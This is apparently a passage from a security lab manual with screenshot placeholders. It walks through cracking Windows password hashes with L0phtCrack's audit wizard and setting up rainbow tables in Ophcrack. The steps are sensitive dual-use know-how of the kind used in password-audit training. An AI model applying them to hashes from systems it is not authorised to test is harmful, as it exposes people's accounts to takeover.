





## Tool : L0phtCrack

**L0phtCrack** attempts to crack Windows password from hashes. It uses dictionary and brute force attacking for generating and guessing passwords


- Start the **L0phtCrack** application and click on **Password Auditing Wizard**.




- Click next to start the wizard.




- Choose the kind of password hashes to be cracked and click next.




- Choose if the hashes are to be taken from the same system or a remote system.




- Select the password audit type to crack the password hash.




- Choose to display the hash values and the passwords after cracking.




- Select to run the password cracking job immediately.




- Click on **Finish** to complete the wizard.



- Application displays the list of hash values identified and starts cracking the password hashes.




- Once password cracking is done, application displays the cracked passwords.




## Tool : OphCrack

**Ophcrack** is a Windows password cracker based on rainbow tables. It is a very efficient implementation of rainbow tables done by the inventors of the method. It comes with a Graphical User Interface and runs on multiple platforms.


- Download **Windows XP and Vista Free Rainbow tables**.
- Start the **Ophcrack** application and click on **Tables** button.




- Select the table you downloaded and Click **Install**.




- Navigate to the folder where you unzipped the downloaded table, select it and then click **OK**.



